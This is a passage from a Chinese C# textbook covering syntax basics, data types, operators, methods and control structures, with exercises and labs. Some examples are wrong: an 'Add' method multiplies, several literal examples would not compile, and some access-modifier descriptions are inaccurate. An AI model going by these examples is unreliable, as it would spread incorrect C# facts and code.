2.3　使用标识符

标识符是为变量、用户定义类型（如类和结构）和这些类型的成员指定的名称，它区分大小写，count 和 Count 是不同的变量。在 C#中使用标识符的规则如下。

（1）只能使用字母（大写和小写）、数字和下画线，如 book？不是一个标识符。

（2）必须以一个字母或下画线开头，如 8team 不是一个标识符。

（3）不能使用 C#关键字。

关键字是对编译器具有特殊意义的预定义保留标识符，C#中包含如表 2-1 所示的保留关键字。

表 2-1　C#中的保留关键字

abstract	do	in	protected	true
as	double	int	public	try
base	else	interface	readonly	typeof
bool	enum	internal	ref	uint
break	event	is	return	ulong
byte	explicit	lock	sbyte	unchecked
case	extern	long	sealed	unsafe
catch	false	namespace	short	ushort
char	finally	new	sizeof	using
checked	fixed	null	stackalloc	virtual
class	float	object	static	volatile
const	for	operator	string	void
continue	foreach	out	struct	while
decimal	goto	override	switch	
default	if	params	this	
delegate	implicit	private	throw	

2.4　变量和常量

2.4.1　变量

变量是可以通过赋值而改变的量。

1. 命名变量

C#中命名变量的过程称为“声明”，变量必须先声明后使用。这些名称统称为“标识符”，所以变量的命名规则与标识符极为相似。

（1）第 1 个字符必须是字母或下画线，其余可以是字母、数字或者下画线。

（2）不能是 C#的关键字。

（3）名称最好是有意义的，这样可以提高程序的可读性。

2. 声明变量

变量的作用是保存值，C#允许存储和处理多种不同类型的值，包括整数、浮点数和字符串等。声明变量即把存放数据的类型告诉程序，这样可以为变量安排合适的内存空间。声明变量最简单的格式如下。

```
可选的修饰符  类型名称  变量名称;
```

例如，声明名为“year”的一个变量，用于保存 int 值：

```
int year;
```

声明变量之后，即可为该变量指定一个值，以下语句将值 2007 赋予 year：

```
year=2007;
```

2.4.2　常量

常量即其值固定不变的量，对数据类型来讲，常量的类型可以是任何一种值或者引用类型。声明常量的格式如下。

```
常量修饰符 const  常量类型  常量名=常量表达式;
```

其中，常量修饰符可以是 public、protected、internal 及 private 等中的任意一种，如表 2-2 所示。

表 2-2　常量修饰符

修饰符	描　　述
public	表示类型或类的成员访问不受限制
protected	表示只有当前项目或包含类的派生类型才能访问该类型或成员，在默认情况下，枚举和接口的成员具有 public 访问特性，类和结构的成员具有 private 访问特性
internal	表示只有当前项目才能访问该类型或成员
private	表示只有该类型或成员包含类或派生类才能访问它

常量的类型是 sbyte、byte、short、ushort、int、uint、ulong、char、float、double、decimal、bool、string 或引用类型 (reference-type) 中的一种，例如：

```
public const double x= 1.0,   y=2.0,   z=3.0;
```

2.5　数据类型

根据 C#存放数据的方式不同，可以将数据类型分为值类型和引用类型两大类。值类型又可以分为基本数据类型、枚举类型，以及结构类型；引用类型又可以分为值对象类型、类类型、接口类型、代表元、字符串类型及数组类型。

2.5.1　值类型和引用类型的区别

值类型和引用类型的区别在于值类型的变量直接保存实际的数据，例如：

```
int a=5;
```

而引用类型变量存放的是数据的地址，即对象的引用，例如：

```
Form myform=new Form( );
```

以上代码表示在内存中创建了一个对象 new Form( )，myform 内存单元中存放的是对象的地址，而非对象本身。

2.5.2　基本数据类型

C#中提供了大量的内建类型，称为“基本数据类型”。根据数据的性质可以将数据分为 4 种类型，即整数类型、实数类型、字符类型和布尔类型。

1．整数类型

整数类型的变量值为整数，它包含符号整数和无符号整数两种类型。整数类型如表 2-3 所示。

表 2-3 整数类型

数 据 类 型	描 述	举 例
byte	8bit 无符号整型	byte val1=12; byte val2=34U;
sbyte	8bit 有符号整型	sbyte val=12;
short	16bit 有符号整型	short val= –12;
ushort	16bit 无符号整型	ushort val1=12; ushort val2=34U;
int	32bit 有符号整型	int val=12;
long	64bit 有符号整型	long val1=12; long val2=34L;

ulong	64bit 无符号整型	ulong val1=12;
		ulong val2=34U;
		ulong val3=56L;
		ulong val4=78UL;

2. 实数类型

实数类型如表 2-4 所示。

表 2-4 实数类型

数 据 类 型	描 述	举 例
float	单精度浮点数	float val=1.23F;
double	双精度浮点数	double val1=1.23; double val2=4.56D;
decimal	高精度型 128 位数据类型（用于货币等）	decimal val=1.23M;

3. 字符类型

除了数字以外，计算机处理的信息主要是字符，包括数字字符、英文字符和表达符号等。字符类型如表 2-5 所示。

表 2-5 字符类型

数 据 类 型	描 述	举 例
string	字符串类型，为一系列的 Unicode 字符	string str=”Mahesh”;
char	字符型，为 Unicode 字符	char val= “ h ” ;

4. 布尔类型

布尔类型用来表示布尔逻辑量，其值只有 true 和 false。例如：

```
bool  a=true;
```

2.5.3 引用类型

引用类型可以是对象类型、类类型、接口类型、字符串类型和数组类型。一个引用类型的值是对这样的类型实例的引用，称为“ 对象 ”。NULL 特殊值可以用于任何的引用类型，通常在没有创建对象的实例时使用。

1．对象类型

对象类型（object 类型）是其他类型的基类。因此对一个 object 的变量可以赋予任何类型的值，例如：

```
int x=250;
object objl;
objl =x;
object obj2='A';
```

2．类类型

类是面向对象编程的基本单位，是一种包含数据成员、函数成员和嵌套类型的数据结构，类的数据成员有常量、域和事件。函数成员包括方法、属性、索引指示器、运算符、构造函数和析构函数。类和结构同样包含自己的成员，但它们之间最主要的区别在于类是引用类型，而结构是值类型。

类支持继承机制，通过继承，派生类可以扩展基类的数据成员和函数方法，进而达到代码重用和设计重用的目的。C#语言的类只允许单继承。

以下代码定义了一个类 myclass，该类包含一个变量和一个方法。

```
class   myclass
{
    public   double   name1;
    public   double   getname1( )
    {
        return   this.name1;
    }
}
```

3. 接口类型

接口类型定义了一个约定作为一组函数成员命名的集合，实现接口的类或结构必须提供接口函数成员的实现。

以下代码定义了一个接口 IComparable 和一个类 Minivan。由于 Minivan 类实现了 IComparable 接口，所以必须在 Minivan 类中实现 IComparable 接口中定义的所有函数成员。

```
interface IComparable
{
    int CompareTo(object obj);
}
public class Minivan : IComparable
{
    public int CompareTo(object obj)
    {
        return 0;
    }
}
```

4. 字符串类型

C#定义了一个基本的字符串类型（string 类），专门用于操作字符串。字符串在实际中应用非常广泛，在类的定义中封装了许多内部的操作，只要简单地加以利用即可。例如，用加号“ + ”可以连接字符串。例如，下面的代码作用是经过连接之后字符串 c 的值是“ abcefg ”。

```
string a = "abc";
```

```
string b = "efg";
string c;
c = a + b;
```

5. 数组类型

数组是一种包含多个变量的数据结构，这些变量能够通过索引加以访问。

2.6 运算符与表达式类型

2.6.1 运算符的分类

根据操作数的个数，运算符可以分为一元运算符、二元运算符和三元运算符。

1. 算术运算符与算术表达式

算术运算符如表 2-6 所示。

表 2-6 算术运算符

类 型	运 算 符	说 明	举 例
一元运算符	-	取负	x=-5；
	+	取正	x=+5;
	++	增量	i++;
	--	减量	--i;
二元运算符	+	加	x=x+5;
	-	减	x=x-5;
	*	乘	x=x*5;
	/	除	x=x/3;
	%	求余数	x=x%3;

2. 字符串运算符与字符串表达式

字符串运算符只有一个，即

```
string con="abc"+"123";          //con 的值为“abc123”
```

3. 关系运算符和关系表达式

关系运算符用于比较两个操作数，判断关系是否成立。如果成立，则结果为 true ；否则为 false。关系运算符如表 2-7 所示。

表 2-7 关系运算符

运 算 符	说 明	举 例
>	大于	i=3>4;//i 的值为 false
<	小于	x=5<100;//x 的值为 true
>=	大于等于	i>=i+1;//i 的值为 false
<=	小于等于	i<=i+1;//i 的值为 true
= =	等于	w=sa= =sa;//w 的值为 true
!=	不等于	w=sa!=sa ; //w 的值为 false

关系运算符既可以用于数值，也可以用于字符或字符串，但是用于字符串的关系运算符只

有相等“ = = ”与不等“ ！= ”运算符。

4．逻辑运算符与逻辑表达式

逻辑运算符的操作数是布尔类型，运算结果也是布尔类型。在 C#中，最常用的逻辑运算符是！(非)、&&（与）和||（或），如表 2-8 所示。

表 2-8　逻辑运算符

运　算　符	说　　明	举　　例
!	求与原布尔值相反的值	bool i=!true ; //i 的值为 false
&&	当两个布尔值都为真时，运算结果为真，否则为假	bool i=3>4&&5<100;//i 的值为 false
‖	当两个布尔值至少有一个为真时运算结果为真；只有当两个布尔值都为假时，运算结果才为假	bool i=3>4II5<100; //i 的值为 true

5. 条件运算符与条件表达式

条件运算符由符号“ ？ ”和“ :”组成。其一般格式如下。

布尔类型表达式？表达式 1：表达式 2

在条件表达式运行时，首先运行“ 布尔类型表达式 ”。如果为 true，则运算结果为“ 表达式 1 ”；如果为 false，则运算结果为“ 表达式 2 ”的值。

6. 赋值运算符与赋值表达式

赋值运算符包括简单赋值运算符和复合赋值运算符，如“ += ”、“ *= ”和“ &= ”等。

复合赋值运算符的作用就是将左操作数与右操作数执行“ 其他运算符 ”要求的运算，然后将运算结果赋值给左操作数。例如，x+=5 表示首先执行 x+5 的运算，然后将运算结果赋值给 x，等效于 x=x+5。

2.6.2　运算符的优先级

1．控制优先级

优先级控制一个表达式中各个操作符的求值顺序。在 C#中运算符的优先级从高到低如表 2-9 所示。

表 2-9　C#中运算符的优先级（从高到低）

类　　型	运　算　符
一元算术运算符	+（取正）、-（取负）、！（取非）、++（增量）和--（减量）
乘除求余运算符	*（乘法）、/（除法）和%（求余）
加减运算符	+（加法）和-（减法）
关系运算符	<（小于）、>(大于)、<=(小于等于)和>=(大于等于)
关系运算符	= =(等于)和!=(不等于)
逻辑与运算符	&&(与)
逻辑或运算符	‖(或)
条件运算符	? :
赋值运算符	=、*=、/=、%=、+=、-=、<<=、>>=、&=、^=和=

操作符优先级只能解决部分问题，如果一个表达式中多个操作符具有相同的优先级，则需要用到结合性。

如果要改变表达式的运算顺序，使低优先级的运算符先执行运算，也可以使用括号。例如，x*y+z 的运算顺序应该先执行 x*y 的运算，然后加上 z。如果表达式变为 x*(y+z)，则运算时会先执行括号内的运算，即先执行 y+z 的运算，然后将结果乘以 x。

2.7 项目实践

项目名称：求三个整数的最大值。

项目内容：编写一个程序，使用条件运算符求用户输入的三个整数中的最大值。

项目目的：

（1）掌握 int 型和 string 型变量的声明和使用方法。

（2）了解 C#语言的控制台输入方法。

（3）熟悉关系运算符的运算规则。

（4）熟悉条件运算符的运算规则。

（5）理解运算符的优先级概念。

项目步骤：

（1）声明 int 型变量 a、b、c，用于保存三个待求整数。

（2）声明 int 型变量 max，用于保存最大值。

（3）声明 string 型变量 str，用于表示一串字符。

（4）分别向屏幕输出提示信息，提示用户输入三个整数，将用户输入的字符串保存在变量 str 中，在将 str 中的数据转换成 int 型数据后分别赋值给变量 a、b、c。

（5）使用条件运算符和关系运算符求出变量 a 和 b 中的大者，并赋值给变量 max。

（6）使用条件运算符和关系运算符求出变量 max 和 c 中的大者，并赋值给变量 max。

（7）输出变量 max 的值。

```
01.  using System;
02.  class Project2
03. {
04.         static void Main()
05.         {
06.                 int a, b, c;
07.                 int max;
08.                 string str;
09.                 Console.Write("请输入第一个整数:");
10.                 str = Console.ReadLine();
11.                 a = Int32.Parse(str);
12.                 Console.Write("请输入第二个整数:");
13.                 str = Console.ReadLine();
14.                 b = Int32.Parse(str);
15.                 Console.Write("请输入第三个整数:");
16.                 str = Console.ReadLine();
17.                 c = Int32.Parse(str);
18.                 max = (a > b) ? a : b;
```

```
19.                 max = (max > c) ? max : c;
20.                 Console.WriteLine("最大值是{0}",    max);
21.   }
22. }
```

2.8　复习与提示

本章主要介绍了 C#语法的主要特征，包括 C#的类型系统、常量和变量，以及运算符与表达式等 C#程序设计的基础知识。

2.9　习题与上机实验

习题

（1）C#语言中，下列标识符哪些是合法的？

Total、X、A、a、else、al、-a、7star、_a、my$、myFriend

（2）Total、total 表示的是同一个标识符吗？

（3）布尔型数据的取值范围是什么？

（4）声明 double 型变量 x、y，并初始化 y 的值为 4.6。

（5）顺序执行下述语句后，i、j、k 的值分别是多少？

```
int i=1，j=2;
int k=i++ + ++j;
```

（6）写出下述程序的输出结果。

```
using System;
class A
{
    static void Main()
{
        int i=1;
        int j=2;
         int k=3;
         bool b=-i>1&&j++<2&&k--<3;
         b=++i>1||j--<2&&--k>3;
         b=++i>1|j--<2&--k>3;
         Console.WriteLine("i="+i);
         Console.WriteLine("j="+j);
         Console.WriteLine("k="+k);
    }
}
```

（7）写出下述程序的输出结果。

```
class   A
{
    static void Main()
    {
        int a = 8，   b = 2;
```

```
            int i = (a < b) ? a : (b > 0) ? b : a;
            Console.WriteLine(i);
        }
    }
```

（8）下列变量声明有何错误？

```
byte b=150;
short s=40000;
```

（9）找出下述程序的错误，并指出原因。

```
using System;
class Error
{
    static void Main()
    {
        uint ui = 2000;
        int i = 100;
        int ik = ui + i;
        uint uik = i;
        long lo = 100;
        ulong ul = 1000;
        Console.WriteLine(lo + ul);
    }
}
```

（10）编写一个程序，在程序中定义一个表示日期的结构类型（包含年、月、日字段），声明一个该类型的变量，提示用户输入年、月、日的值，然后在屏幕上输出该变量的值。

上机实验

[实验 1] 求矩形的周长和面积

【实验目的】

（1）掌握 double 型变量的声明和使用方法；
（2）熟悉基本算术运算符的运算规则；
（3）掌握表达式的使用及运算符的优先级概念；
（4）了解 C#语言的控制台输出方法。

【实验内容】

已知两个矩形的长和宽，编程求它们的面积和周长。假设，矩形 1 的长和宽分别为 50 和 20；矩形 2 的长和宽分别为 4.8 和 3.6。

（1）声明 double 型变量 length、width，分别用于表示矩形的长和宽，并将 length 初始化为 20，width 初始化为 50。

（2）声明 double 型变量 area，用于表示矩形的面积，并将它初始化为 length 和 width 的积（即矩形 1 的面积）。

（3）声明 double 型变量 perimeter，用于表示矩形的周长，并将它初始化为 length 和 width 的和与 2 的积（即矩形 1 的周长）。

（4）分别输出矩形 1 的面积和周长。
（5）将矩形 2 的长和宽分别赋值给变量 length 和 width。
（6）分别求矩形 2 的面积和周长并分别赋值给变量 area 和 perimeter。
（7）分别输出矩形 2 的面积和周长。

[实验 2]　判断某年是否为闰年

【实验目的】

（1）掌握 int 型、bool 型和 string 型变量的声明和使用方法。
（2）了解 C#语言的控制台输入方法。
（3）熟悉算术运算符的运算规则。
（4）熟悉关系运算符的运算规则。
（5）熟悉逻辑运算符的运算规则。
（6）熟悉条件运算符的运算规则。
（7）理解运算符的优先级概念。

【实验内容】

编写一个程序，判断用户从键盘上输入的年份是否为闰年。如果一个年份能被 4 整除并且该年份不是 100 的倍数，那么该年份就是闰年；或者如果该年份能被 400 整除，那么该年份就是闰年。

（1）声明 int 型变量 year，用于表示年份。
（2）声明 bool 型变量 isLeap，用于表示是否为闰年。
（3）声明 string 型变量 str，用于表示一串字符。
（4）向屏幕输出提示信息，提示用户输入年份。
（5）从键盘读入年份字符串赋值给变量 str。
（6）将变量 str 中的数据转换成 int 型数据并赋值给变量 year。
（7）通过混合取余运算、关系运算和逻辑运算判断 year 是否为闰年，并将结果赋值给变量 isLeap。
（8）使用条件运算符，当 isLeap 为 true 时，给变量 str 赋字符串“是”，否则赋“不是”。
（9）输出结果，显示相应年份是否为闰年。

第3章 方 法

本章学习要点

- 理解 C#中方法的应用;
- 掌握 C#程序结构;
- 理解 C#方法的参数和返回值;
- 了解变量的作用域和方法的重载;
- 掌握 Main 方法。

3.1 声明方法

方法是一个已命名的语句集。每个方法都有一个名称和一个主体。方法名应该是一个有意义的标识符，以描述其用途。

方法主体包含调用方法时实际执行的语句。

3.1.1 声明方法的语法格式

在 C#中，声明方法的语法格式如下。

```
可选的修饰符 返回类型 方法名（参数列表）
{
    //添加功能代码块
}
```

下面是一个名为“ Add ”的方法的定义，它返回一个 int 类型的值并可以接收两个 int 类型的参数，分别为 x 和 y。

```
static int Add(int x，int y)
{
    //添加功能代码块
}
```

假如方法不返回任何值，那么必须将该方法的返回类型声明为 void 关键字。

3.1.2 return 语句

如果希望一个方法返回信息（即返回类型不是 void），则必须在方法内部编写一个 return 语句。return 语句中必须有一个表达式，该表达式的类型必须与该方法指定的返回类型相同，即如果一个方法返回 int 值，那么 return 语句必须返回一个 int 值，否则程序将无法编译。代码如下

所示。

```
static int Add(int x，int y)
{
    return x*y;
}
```

3.2 调用方法

为了调用一个 C#方法，需要采用如下语法格式。

方法名（参数列表）

Add 方法有两个 int 参数，所以在调用该方法时必须提供两个以逗号分隔的 int 实参。

```
Add(2,5);
```

3.2.1 ref 关键字

在使用参数时，将参数传递给方法使用，而方法中对此值的任何改变并不能影响方法外部的变量。例如，在以下代码中，向控制台输出的值是 10，这是因为并没有对原始实参进行增量。

```
01.    static void swap(int i)              //创建 swap 方法
02.    {
03.        i++;
04.    }
05.    static void Main(string[] args)
06.    {
07.        int j=10;                        //对 j 进行初始化
08.        swap(j);                         //调用方法
09.        Console.WriteLine(j);            //向控制台中输出 j
10.    }
```

但是使用 ref 关键字后，该关键字将使参数按引用传递。其效果是当控制权传递回调用方法时，在方法中对参数所做的任何更改都反映到该变量中。如上例中的 swap(j)语句改为 swap(ref j)，并且 static void swap(int i)改为 static void swap(ref int i)，则控制台输出结果为 11。

3.2.2 创建 out 参数

out 关键字与 ref 关键字非常相似，不同之处在于 ref 要求变量必须在传递之前初始化，而 out 参数在传递之前不一定要明确赋值，但在方法返回前 ref 和 out 参数都必须已明确赋值。例如，上例修改如下。

```
01.    static void swap(out int i)          //创建 swap 方法
02.    {
03.        i=10;
04.    }
05.    static void Main(string[] args)
06.    {
07.        int j;                           //对 j 不进行初始化
08.        swap(out j);                     //使用 out 调用方法,
09.        Console.WriteLine(j);            //向控制台中输出 j
10.    }
```

控制台输出结果为 10。

out 和 ref 参数一样，若要使用它，则方法定义和调用方法都必须显式使用它们。

3.3 运用作用域

变量的作用域指能够使用该变量的程序区域，作用域既作用于方法，又作用于变量。

界定方法主体起始与结束的大括号建立了一个作用域，这表示在方法主体中声明变量的有效范围，只有在作用域中才能有效地访问变量，一旦方法结束，这些变量也会失去其作用，而且只能由该方法内部执行的代码来访问。

下面代码用于说明变量的作用域。

```
01.     static int Add(int x,int y)             //定义了 x、y 两个变量
02.     {
03.         return x*y;                         //求两个值的乘积
04.     }
05.     static void Main(string[] args)
06.     {
07.         int    x=2;                         //赋值给 x
08.         int    y=5;                         //赋值给 y
09.         Console.WriteLine("x*y={0}",Add(x,y));          //调用 Add 方法
10.         Console.ReadKey();
11.     }
```

如果将 static int Add(int x,int y)语句改为 static int Add(x,y)，那么在编译过程中会显示错误提示，提示 return x*y 语句中的 x、y 不存在。这是因为虽然在 Main()方法中定义了 x 和 y 两个变量，但是这两个变量都是局部变量，只能在主方法中使用。离开了 Main()主方法，这两个变量就超出了它们的作用域范围，而在作用域范围之外这两个变量是不存在的，不能使用。

3.4 方法的重载

在 C#中，如果两个方法名称相同，但参数的类型、个数不同，出现这样的情况称为“方法的重载”。这种现象一般应用于方法功能类似、但需要针对不同的数据类型执行相同的操作的场合。

```
01.     static int Add(int x, int y)
02.     {
03.         return x * y;
04.     }
05.     static double Add(double x, double y)
06.     {
07.         return x * y;
08.     }
09.     static void Main(string[] args)
10.     {
11.         Console.WriteLine("2*5={0}", Add(2, 5));          //输出两个整数的乘积
12.         Console.WriteLine("2.8*5.7={0}", Add(2.8, 5.7));  //输出两个双精度浮点数的乘积
13.         Console.ReadKey();
14.     }
```

3.5　项目实践

项目名称：求两个正整数的最大公约数和最小公倍数。

项目内容：定义两个方法，分别求两个正整数的最大公约数和最小公倍数。其中，最大公约数的计算采用辗转相除法；最小公倍数的计算采用先计算最大公约数，再用两个数据的积去除最大公约数求得。在 Main()方法中实现两个待求正整数的输入及结果的输出。

项目目的：

（1）理解方法的意义。
（2）掌握如何定义方法。
（3）掌握如何调用方法。
（4）理解形参和实参的值传递关系。
（5）学会如何在方法中返回值。

项目步骤：

（1）定义方法 GreatestCommonDivisor，用辗转相除法求两个正整数的最大公约数。两个待求正整数由参数传入，所求结果由返回值返回。

```
01.     static int GreatestCommonDivisor(int a, int b)          //用辗转相除法求最大公约数
02.     {
03.         int temp;
04.         if (a < b)
05.         {
06.             temp = a;
07.             a = b;
08.             b = temp;
09.         }
10.         while (b != 0)
11.         {
12.             temp = a % b;
13.             a = b;
14.             b = temp;
15.         }
16.         return a;
17.     }
```

（2）定义方法 LeastCommonMultiple，求两个正整数的最小公倍数。两个待求正整数由参数传入，所求结果由返回值返回，而且方法中两个正整数的最大公约数由调用方法 GreatestCommonDivisor 求得。

```
01.     static int LeastCommonMultiple(int a, int b)            //求最小公倍数
02.     {
03.         int c = GreatestCommonDivisor(a, b);
04.         return (a * b / c);
05.     }
```

（3）在 Main()方法中读入待求的两个正整数，并在 Main()方法中调用方法 GreatestCommonDivisor，求两个正整数的最大公约数并输出。在 Main()方法中调用方法 LeastCommonMultiple，求两个正整数的最小公倍数并输出。

代码如下。

```
01.  //Project3_1.cs
02.  using System;
03.  class Project3_1
04.  {
05.      static void Main()
06.      {
07.          int a, b;
08.          Console.WriteLine("请输入第一个正整数:");
09.          a = Int32.Parse(Console.ReadLine());
10.          Console.WriteLine("请输入第二个正整数:");
11.          b = Int32.Parse(Console.ReadLine());
12.          Console.WriteLine("{0}与{1}的最大公约数是{2}", a, b, GreatestCommonDivisor(a, b));
13.          Console.WriteLine("{0}与{1}的最小公倍数是{2}", a, b, LeastCommonMultiple(a, b));
14.      }
15.        static int GreatestCommonDivisor(int a, int b)          //用辗转相除法求最大公约数
16.      {
17.          int temp;
18.          if (a < b)
19.          {
20.              temp = a;
21.              a = b;
22.              b = temp;
23.          }
24.          while (b != 0)
25.          {
26.              temp = a % b;
27.              a = b;
28.              b = temp;
29.          }
30.          return a;
31.      }
32.      static int LeastCommonMultiple(int a, int b)            //求最小公倍数
33.      {
34.          int c = GreatestCommonDivisor(a, b);
35.          return (a * b / c);
36.      }
37.  }
```

3.6 复习与提示

方法是 C#中一种重要的程序结构方式，本章主要讲述了 C#中方法的应用，讨论了方法的参数和返回值，然后介绍了变量的作用域和方法的重载，最后介绍了 Main 方法。

3.7 习题与上机实验

习题

（1）定义方法计算一个立方体的体积，方法名为 cube，返回值为 double 型，三个 double 型

参数分别为立方体的长、宽、高。

（2）编程求两个正整数的最大公约数和最小公倍数。其中，定义一个方法，求两个正整数的最大公约数，在 Main 方法中实现两个待求正整数的输入及结果的输出。

（3）写出下述程序的运行结果。

```
01.    //TestSwap.cs
02.    using System;
03.    class TestSwap
04.    {
05.       static void Main()
06.       {
07.           int i = 2, j = 5;
08.           Console.WriteLine("Main 方法中,调用方法 Swap(int i,int j)前: ");
09.           Console.WriteLine(" i={0}\tj={1}", i, j);
10.           Swap(i, j);
11.           Console.WriteLine("Main 方法中,调用方法 Swap(int i,int j)后: ");
12.           Console.WriteLine("i={0}\tj={1}", i, j);
13.        }
14.       static void Swap(int i, int j)
15.        {
16.           int temp;
17.           Console.WriteLine("Swap 方法中,变量 i 和 j 的值交换前: ");
18.           Console.WriteLine("i={0}\tj={1}", i, j);
19.           temp = i;
20.           i = j;
21.           j = temp;
22.           Console.WriteLine("Swap 方法中,变量 i 和 j 的值交换后: ");
23.           Console.WriteLine("i={0}\tj={1}", i, j);
24.       }
25.    }
```

（4）定义一个方法，计算两个整数的和与差。其中，和通过返回值返回，差通过输出参数返回。编程验证该方法。

（5）什么是方法重载？

（6）定义一个 Circle（圆）结构，结构中声明有半径字段，并定义方法计算圆的周长和面积。利用该结构编程计算圆的周长和面积。

上机实验

[实验 1]　给三个整数排序并求其和及平均值

【实验要求】

定义一个方法，将三个整数按从小到大的顺列排序并求其和及平均值。其中，三个待求整数及其排序后的结果由引用参数传递：其和由输出参数传递；平均值由返回值返回。在 Main 方法中实现三个待求整数的输入及结果的输出。

【实验目的】

（1）掌握如何定义方法。

（2）掌握如何调用方法。

（3）理解形参和实参的引用传递关系。

（4）熟悉引用参数和输出参数的使用。

（5）学会如何在方法中返回值。

【实验内容】

（1）定义方法 Sort，将三个整数按从小到大的顺列排序并求其和及平均值。其中，三个待求整数及其排序后的结果由引用参数传递，其和由输出参数传递，平均值由返回值返回。

（2）在 Main 方法中读入待求的三个正整数。

（3）在 Main 方法中调用方法 Sort 给三个整数排序并求其总和及平均值。

（4）在 Main 方法中输出结果。

[实验 2] 求 *n*！的值

【实验要求】

用递归的方法求 *n*!（*n* 大于等于 0）。

【实验目的】

（1）掌握递归方法的定义与使用。

（2）熟悉递归的“递推”和“回归”过程。

（3）理解形参和实参的值传递关系。

【实验内容】

（1）定义递归方法 fac，计算整数 *n* 的阶乘，方法中需要递归调用自身。

（2）在 Main 方法中读入整数 *n* 的值。

（3）在 Main 方法中调入 fac 方法，求出整数 *n* 的阶乘。

（4）在 Main 方法中输出计算结果。

第4章　结构化程序设计

本章学习要点

- 掌握 C#的顺序结构程序设计;
- 掌握 C#的条件选择结构程序设计;
- 掌握 C#的循环结构程序设计;
- 理解转移语句。

4.1　顺序结构程序设计

顺序结构是程序设计中最简单且最常用的基本结构，在该结构中各语句都是按照其书写顺序一条接一条地执行的，其中最基本的语句就是赋值语句。

1．单赋值语句

单赋值语句是由一个赋值操作符构成的赋值语句，其语法格式如下。

```
变量=表达式
```

例如：

```
Num=100;                          //将常量 100 赋值给数值变量 Num
    text1.Text=myName;            //将字符串变量 myName 赋值给 text1  控件的 Text 属性变量
```

赋值号两端的数据类型应该保持一致，否则系统将自动执行数据类型的转换，可能会造成数据精度丢失或者其他不可预料的后果。

2．复合赋值语句

复合赋值语句是以单赋值语句为基础，并使用+=、 -=、 *=及/=等运算符构成的赋值语句。例如，x/=10，首先要完成“ x/10 ”的运算操作，然后将运算结果赋值给 x。

3．连续赋值语句

连续赋值语句是一条语句中具有多个赋值运算符进行赋值的语句，这种语句可以一次性为多个变量赋予相同值，例如：

```
x=y=10;
```

即变量 x 和 y 同时被赋予整数 10。

4.2 输入和输出

Visual Studio 2005 提供了多种数据输入和输出的手段。本文主要介绍控制台应用程序的输入和输出，它主要通过 Console 类中的静态方法 Read、ReadLine、Write 和 WriteLine 来实现。

1．输入方法

在控制台应用程序中，数据的输入可以通过 Console 类中的静态方法 Read 和 ReadLine 来实现，Read 和 ReadLine 方法的功能都是接收从键盘上输入的数据。不同之处是，Read 方法每次只能从键盘上接收一个输入字符；而 ReadLine 方法一次可以接收一行字符，例如：

```
char c =(char)Console.Read();          //获得用户输入的字符
string s =Console.ReadLine();          //获得用户输入的字符串
```

2．输出方法

在控制台应用程序中，数据的输出可以通过 Console 类中的静态方法 Write 和 WriteLine 来实现。Write 和 WriteLine 方法的功能都是向屏幕输出数据，不同之处是前者不换行；后者换行，例如：

```
Console.Write("星期日");
Console.WriteLine（" {0} %。",cost）;
```

4.3 选择结构程序设计

C＃语句中有两个条件选择语句，即 if-else（单分支选择结构）语句和 switch-case 语句（多分支选择结构）。

1．if-else 语句

if-else 语句的语法格式如下。

```
if(表达式)
    {语句块 1}
else
    {语句块 2}
```

如果表达式的值为 true(真)，则执行语句块 1 中的语句；如果表达式的值为 false(假)，则执行语句块 2 中的语句。

2．switch-case 语句

if-else 语句每次只能判断两个分支，如果出现多重分支的情况，则可以使用 switch-case 语句。该句是一个控制语句，它通过将控制传递给其体内的一个 case 语句来处理多个选择和枚举，其语法格式如下。

```
switch (控制表达式)
    {
        case 常量表达式 1:
          语句 1;
          break;
        case 常量表达式 2:
          语句 2;
```

```
            break;
        ……
        default:
            语句 N;
            break;
    }
```

switch 语句基本控制表达式的值选择要执行的语句分支，按以下顺序执行。

（1）控制表达式求值。

（2）如果 case 表达式等于控制表达式求出的值，则执行后面的语句。

（3）如果没有 case 表达式与控制表达式求出的值匹配，则控制传递给可选 default 标签后的语句。如果没有 default 标签，则控制传递到 switch 以外。

4.4　循环结构程序设计

在 C＃语言中，有多种常用的循环结构程序设计，即 for 循环语句、while 循环语句和及 do-while 循环语句。

1．for 循环语句

for 循环语句的语法格式如下。

```
for（表达式 1; 表达式 2; 表达式 3）
{循环语句序列;}
```

其中，表达式 1 用于对参与循环条件的变量进行初始化，该表达式仅仅执行一次；表达式 2 为条件判断表达式，即每次循环体开始之前，判断该表达式是否成立。如果成立，则进入下一次循环，否则循环结束；表达式 3 用于参与循环条件变量的运算，一般是递增或递减的循环计数器。

2. while 循环语句

与 for 循环语句相比，while 语句使用的频率相对要低一点，可以用于不知道循环次数的情况。该循环语句的语法格式如下。

```
while（布尔条件表达式）
{循环体语句序列}
```

while 语句的执行流程如下。

（1）计算布尔条件表达式的值。

（2）如果表达式为真，则执行循环体语句序列一次，然后重新回到步骤（1）继续执行，重新计算布尔条件表达式的值。

（3）当表达式值为假时，退出循环跳转到 while 语句的下一条语句。

3. do-while 循环语句

do-while 循环类似于 while 循环，一般情况下可以相互转换使用。它们之间的差别在于 while 循环的测试条件在每一次循环开始时判断，而 do-while 循环在每一次循环体结束时判断。do-while 循环语句的语法格式如下。

```
do
{循环体语句序列;}
while（布尔条件表达式）
```

do-while 循环语句的执行流程如下。

（1）执行循环体语句序列一次。

（2）判断布尔条件表达式的值，如果其值为真，则转到步骤（1）继续执行。

（3）如果其值为假，则跳出循环，执行下一条语句。

do-while 语句的特点是先执行语句，然后判断表达式。

4.5 转移语句

为了在循环代码的处理上更加精细，C＃中提供了四种转移语句，即 goto、break、continue 和 return 语句。使用转移语句，可以使程序的执行跳转到程序中的其他部分。

1．goto 语句

C＃允许为代码行加上标签，这样可以使用 goto 语句直接跳转到这些代码行上。goto 语句的主要缺点是过多使用将导致很难读懂。如果希望代码易于阅读和理解，则应该尽量不要使用该语句。

goto 语句的语法格式如下：

```
goto 标签;
```

定义标签的语法格式如下：

```
标签名称:
```

2．break 语句

break 语句用于终止最近的封闭循环（包含 break 的 for 循环语句、while 或者 do-while 语句）或其所在的 switch 语句，控制传递给被终止语句后面执行的语句。其语法格式如下。

```
break;
```

3．continue 语句

continue 语句的作用是重新开始一次包含它的 for、while 或者 do-while 语句的执行。其语法格式如下：

```
continue;
```

4．return 语句

return 语句用于终止其所在方法的执行并将控制返回给调用方法，它还可以返回一个可选值。如果方法为 void 类型，则可以省略 return 语句。

4.6 项目实践

项目一

项目名称：整数排序。

项目内容：编写一个程序，使用 if 语句将用户输入的三个整数按从小到大的顺序排序。

项目目的：

（1）掌握 if 语句的使用方法。

（2）学会嵌套使用 if 语句。

项目步骤：

